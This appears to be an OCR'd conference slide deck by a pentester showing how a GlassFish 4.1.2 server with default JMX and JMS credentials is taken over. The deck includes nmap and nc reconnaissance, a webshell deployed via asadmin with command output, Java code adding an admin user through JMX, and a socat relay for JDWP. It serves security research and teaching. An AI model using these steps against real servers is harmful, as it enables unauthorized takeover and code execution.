
Glassfish from (In)Secure admin to RCE

<vpTech/>
BY vente-privee




Who am I ?

- Jeremy Mousset
- Rum Addict
- Pentester & IT Security engineer at vente-privee
- @BlueRabbit09


What is Glassfish?

- JAVA EE Application server
- https://javaee.github.io/glassfish/download
- 2 versions:
  - **Web Profile**
  - **Full Platform**



Lets try to access administration interfaces


- Administration interface http://glassfish.passthesalt.net:4848/



This interface is only accessible from localhost when secure admin is disabled

Lets try to access administration interfaces

- REST API http://glassfish.passthesalt.net:4848/management/domain




- Asadmin tool (sends commands to http://glassfish.passthesalt.net:4848/commands)

```
root> ./asadmin --host glassfish.passthesalt.net -u admin list-jmx
HTTP connection failed with code 403, message: Forbidden
Command list-jmx failed.
root>
```

Lets try to access administration interfaces

- BUT that means the default administration password (blank) has probably not been changed…



Discovering service

```
root> nmap -T5 -sV -Pn -p- glassfish.passthesalt.net

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-25 14:37 CEST
Warning: 10.199.18.26 giving up on port because retransmission cap hit (2).
Nmap scan report for glassfish.passthesalt.net (10.199.18.26)
Host is up (0.0013s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE             VERSION
22/tcp    open  ssh                 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
3700/tcp  open  giop                CORBA naming service
3820/tcp  open  ssl/giop            CORBA naming service
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  http                Oracle GlassFish 4.1.2 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
8080/tcp  open  http                Oracle GlassFish 4.1.2 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http            Oracle GlassFish 4.1.2 (Servlet 3.1; JSP 2.3; Java 1.8)
8686/tcp  open  rmiregistry         Java RMI
33809/tcp open  unknown
36403/tcp open  unknown
45535/tcp open  rmiregistry         Java RMI
45709/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 297.37 seconds
root>
```


Java Message Service ???

- From https://docs.oracle.com/cd/E19226-01/821-0027/aeodm/index.html

When you install Message Queue, a default flat-file user repository is installed. The repository is shipped with two default entries: an administrative user and a guest user. If you are testing Message Queue, you can use the default user name and password (admin / admin) to run the Command utility.

- Trying to communicate with it :

```
root> nc glassfish.passthesalt.net 7676

101 imqbroker 301
portmapper tcp PORTMAPPER 7676 [sessionid=1147120718019832576]
cluster_discovery tcp CLUSTER_DISCOVERY 0
jmxrmi rmi JMX 0 [url=service:jmx:rmi://glassfish.passthesalt.net/jndi/rmi://glassfish.passthesalt.net:8686/glassfish.passthesalt.net/7
676/jmxrmi]
admin tcp ADMIN 45953
jms tcp NORMAL 38225
mqdirect2 none NORMAL 0
jmsdirect none NORMAL 0
cluster tcp CLUSTER 33729
.
```

Discovering service


```
root> nmap -T5 -sV -Pn -p- glassfish.passthesalt.net

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-25 14:37 CEST
Warning: 10.199.18.26 giving up on port because retransmission cap hit (2).
Nmap scan report for glassfish.passthesalt.net (10.199.18.26)
Host is up (0.0013s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE             VERSION
22/tcp    open  ssh                 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
3700/tcp  open  giop                CORBA naming service
3820/tcp  open  ssl/giop            CORBA naming service
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  http                Oracle GlassFish 4.1.2 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
8080/tcp  open  http                Oracle GlassFish 4.1.2 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http            Oracle GlassFish 4.1.2 (Servlet 3.1; JSP 2.3; Java 1.8)
8686/tcp  open  rmiregistry         Java RMI
33809/tcp open  unknown
36403/tcp open  unknown
45535/tcp open  rmiregistry         Java RMI
45709/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 297.37 seconds
root>
```

JAVA Remote Methode Invocation !!!

One TOOL




2 Access


service:jmx:rmi://glassfish.passthesalt.net/jndi/rmi://glassfish.passthesalt.net:8686/glassfish.passthesalt.net/7676/jmxrmi
Login : admin
Password: admin

service:jmx:rmi://glassfish.passthesalt.net:8686/jndi/rmi://glassfish.passthesalt.net:8686/jmxrmi
Login : empty
Password: empty

<vpTech/> BY vente-privee

Then...





You just have to change the « enabled » attribute...

AND…

GlassFish Server Open Sourc

glassfish.passthesalt.net:4848/j_security_check 130%

HTTP Status 500 - Internal Server Error

type Status report

message Internal Server Error

description The server encountered an internal error that prevented it from fulfilling this request.

GlassFish Server Open Source Edition 5.0

BUT...

```
root> bin/asadmin --host glassfish.passthesalt.net deploy /tmp/webshell.war
Application deployed with name webshell.
Command deploy executed successfully.
root>
```

glassfish.passthesalt.net:80

glassfish.passthesalt.net:8080/webshell/index.jsp?cmd=ls+-alh

ls -alh | Run

```
total 296K
drwxr-xr-x  3 root root 4.0K Jun 26 09:35 .
drwxr-xr-x 13 root root 4.0K Jun 26 08:49 ..
-rw-r--r--  1 root root   80 Sep  8  2017 admin-keyfile
-rw-r--r--  1 root root  80K Sep  8  2017 cacerts.jks
-rw-r--r--  1 root root 4.3K Sep  8  2017 default-logging.properties
-rw-r--r--  1 root root  50K Sep  8  2017 default-web.xml
-rw-r--r--  1 root root   32 Sep  8  2017 domain-passwords
-rw-r--r--  1 root root  32K Jun 26 09:35 domain.xml
-rw-r--r--  1 root root  32K Jun 26 09:35 domain.xml.bak
-rw-r--r--  1 root root 3.8K Sep  8  2017 glassfish-acc.xml
drwxr-xr-x  3 root root 4.0K Jun 25 16:31 init.conf
-rw-r--r--  1 root root 4.0K Sep  8  2017 javaee.server.policy
-rw-r--r--  1 root root 2.0K Sep  8  2017 keyfile
-rw-r--r--  1 root root 4.5K Sep  8  2017 keystore.jks
-rw-------  1 root root   41 Jun 26 09:32 local-password
-rw-r--r--  1 root root    0 Jun 25 16:30 lockfile
-rw-r--r--  1 root root 5.6K Sep  8  2017 logging.properties
-rw-r--r--  1 root root 2.5K Sep  8  2017 login.conf
-rw-r--r--  1 root root    5 Jun 26 09:33 pid
-rw-r--r--  1 root root    5 Jun 26 09:33 pid.prev
-rw-r--r--  1 root root 2.9K Sep  8  2017 restrict.server.policy
-rw-r--r--  1 root root 6.5K Sep  8  2017 server.policy
-rw-r--r--  1 root root 7.2K Sep  8  2017 wss-server-config-1.0.xml
-rw-r--r--  1 root root 7.7K Sep  8  2017 wss-server-config-2.0.xml
```

What else ?

- If the defaults credentials were changed => create new admin

```
query = "amx:pp=/ext,type=realms";
queryName = new ObjectName(query);
Object[] z = new Object[]{"admin-realm","admin2","admin2",new String[]{"asadmin"}};
String[] b = new String[]{"java.lang.String","java.lang.String","java.lang.String","[Ljava.lang.String;"};
mbsc.invoke(queryName, "addUser",z, b);
```

- Activate JDWP => Code execution
- Need lot of debug….

```
root # java debugConnexion
The JMX client try to connect to ip :127.0.1.1 and port 53569
Please use :    socat TCP4-LISTEN:53569,bind=127.0.1.1,su=nobody,fork TCP4:SERVER:53569
Please ensure that it is not necessary to seting up a new interface
root #
```


Questions ?

POC: https://github.com/Jm0uss3t/gl4ssFish